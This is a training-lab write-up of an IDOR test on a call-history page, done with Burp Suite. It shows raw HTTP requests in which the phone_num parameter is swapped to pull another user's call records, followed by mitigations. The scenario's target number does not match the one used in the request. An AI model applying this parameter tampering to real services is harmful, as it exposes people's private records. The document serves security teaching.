

Practical 3: Insecure Direct Object Reference (IDOR) Assessment

Objective

To assess whether the application properly enforces authorization controls when accessing user-specific information and to determine if direct object references can be manipulated to access unauthorized data.

Tools Used

- Burp Suite
- Mozilla Firefox
- Internshala Ethical Hacking Practice Lab

Target Application

The assessment was conducted against a call history management feature within the training lab environment. The application allowed authenticated users to view their call records using a phone number-based lookup mechanism.


Methodology

Step 1: Accessing the Call History Page

The application was accessed using a valid user account. The call history section was opened to observe how user-specific information was retrieved and displayed.

Post Based IDOR Variant 1

You were hired as a security expert by an organisation and you found the phone number of an important employee through social hacking. You also found out he was registered on this same website as you. Now use his number (+91-6842097531) and see if you can get his call details.



Step 2: Intercepting the Request

Burp Suite was configured as a proxy and request interception was enabled. A request containing the user's phone number was captured before being transmitted to the server.

The screenshot displays the Burp Suite interface with the 'Intercept' tab selected. A table of intercepted requests is shown, with the first request highlighted. Below the table, the 'Request' details are expanded, showing the raw HTTP data. The request is a POST to `http://13.233.198.242/Insecure-Direct-Object-Reference/Post-Based-IDOR-Variant-1/call-history.php`. The raw data includes headers like `Host: 13.233.198.242`, `User-Agent: Mozilla/5.0`, and a `Cookie: PHPSESSID=...`. The body contains a form with a `phone_num` parameter set to `91-9876543210`. The 'Inspector' panel on the right shows the request attributes, query parameters, body parameters, cookies, and headers.

Time	Type	Direction	Method	URL	Status code	Length
01:59:50.14 M...	HTTP	→ Request	POST	http://13.233.198.242/Insecure-Direct-Object-Reference/Post-Based-IDOR-Variant-1/call-history.php		
02:00:14.14 M...	HTTP	→ Request	POST	https://bam.nr-data.net/jserrors/1/NRJS-cc58e4910ea2b9735cd7a=601596092&sa=1&v=1.298.0&t=Unnamed%20Transaction&rst=154804&ck=0&s=e99e021ed5019605&ref=https://train...		
02:00:17.14 M...	HTTP	→ Request	POST	https://z.clarity.ms/collect		
02:00:32.14 M...	HTTP	→ Request	POST	https://z.clarity.ms/collect		
02:00:44.14 M...	HTTP	→ Request	POST	https://r6.inapchat.com/g		
02:00:44.14 M...	HTTP	→ Request	POST	https://bam.nr-data.net/jserrors/1/NRJS-cc58e4910ea2b9735cd7a=601596092&sa=1&v=1.298.0&t=Unnamed%20Transaction&rst=185388&ck=0&s=e99e021ed5019605&ref=https://train...		
02:00:48.14 M...	HTTP	→ Request	POST	https://z.clarity.ms/collect		
02:00:49.14 M...	HTTP	→ Request	POST	https://z.clarity.ms/collect		
02:01:15.14 M...	HTTP	→ Request	POST	https://bam.nr-data.net/jserrors/1/NRJS-cc58e4910ea2b9735cd7a=601596092&sa=1&v=1.298.0&t=Unnamed%20Transaction&rst=215918&ck=0&s=e99e021ed5019605&ref=https://train...		

```
1 POST /Insecure-Direct-Object-Reference/Post-Based-IDOR-Variant-1/call-history.php HTTP/1.1
2 Host: 13.233.198.242
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0) Gecko/20100101 Firefox/148.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-GB,en;q=0.9
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 26
9 Origin: http://13.233.198.242
10 Connection: keep-alive
11 Referer: http://13.233.198.242/Insecure-Direct-Object-Reference/Post-Based-IDOR-Variant-1/
12 Cookie: PHPSESSID=3hr3j3fh4usdphh1h45v974ar4
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 phone_num=91-9876543210
```

Step 3: Request Analysis Using Repeater

The captured request was forwarded to Burp Suite Repeater for further examination. The response successfully returned the authenticated user's call history information.

The screenshot shows the Burp Suite Repeater tab. The request from the previous step is loaded, and the 'Response' tab is selected. The response is an HTML page for 'John Doe' showing call history. The page includes a table with columns: From, To, Call Type, and Call Duration (in min). The table shows one outgoing call to +91-977787780 with a duration of 10 minutes. The 'Inspector' panel on the right shows the response attributes, query parameters, body parameters, cookies, headers, and response headers.

From	To	Call Type	Call Duration (in min)
+91-9876543210	+91-977787780	Outgoing	10

Step 4: Authorization Testing

The identifier used within the request was modified to assess whether the application verified ownership of the requested data. The server returned records associated with a different user, indicating that access controls were not properly enforced.

The screenshot shows the Burp Suite interface with a request and response. The request is a POST to `/Insecure-Direct-Object-Reference/Post-Based-IDOR-Variant-1/call-history.php`. The response is a JSON array of call records. The 'phone_num' parameter in the request is highlighted in red.

Request:

```
POST /Insecure-Direct-Object-Reference/Post-Based-IDOR-Variant-1/call-history.php HTTP/1.1
Host: 13.233.198.242
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0) Gecko/20100101 Firefox/148.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: http://13.233.198.242
Connection: keep-alive
Referer: http://13.233.198.242/Insecure-Direct-Object-Reference/Post-Based-IDOR-Variant-1/
Cookie: PHPSESSID=8b8c33f8a0d9b8b1d45v374a4
Upgrade-Insecure-Requests: 1
Priority: u=0, i
phone_num=+91-7016143411
```

Response:

```
[{"From": "+91-7016143411", "To": "+91-9873457210", "Call Type": "Outgoing", "Call Duration (in min)": 30}, {"From": "011-64451799", "To": "+91-7016143411", "Call Type": "Incoming", "Call Duration (in min)": 15}, {"From": "+91-7016143411", "To": "+91-9973657310", "Call Type": "Outgoing", "Call Duration (in min)": 15}, {"From": "+91-7016143411", "To": "+91-9973657310", "Call Type": "Outgoing", "Call Duration (in min)": 35}]
```

Result

The application allowed access to records belonging to another user by modifying a direct object reference within the request. This demonstrates an Insecure Direct Object Reference (IDOR) vulnerability caused by insufficient authorization checks.

Security Impact

IDOR vulnerabilities can lead to unauthorized access to sensitive user information, including personal records, account details, and confidential data. Applications should enforce authorization checks on every request rather than relying solely on user-supplied identifiers.

Recommended Mitigations

- Implement server-side authorization validation for every request.
- Verify ownership of requested resources before returning data.
- Use indirect reference mechanisms where appropriate.
- Apply role-based and object-level access control checks.
- Log and monitor unauthorized access attempts.

Learning Outcome

This practical exercise provided hands-on experience in testing access control mechanisms and demonstrated the importance of proper authorization checks to protect sensitive user information from unauthorized access.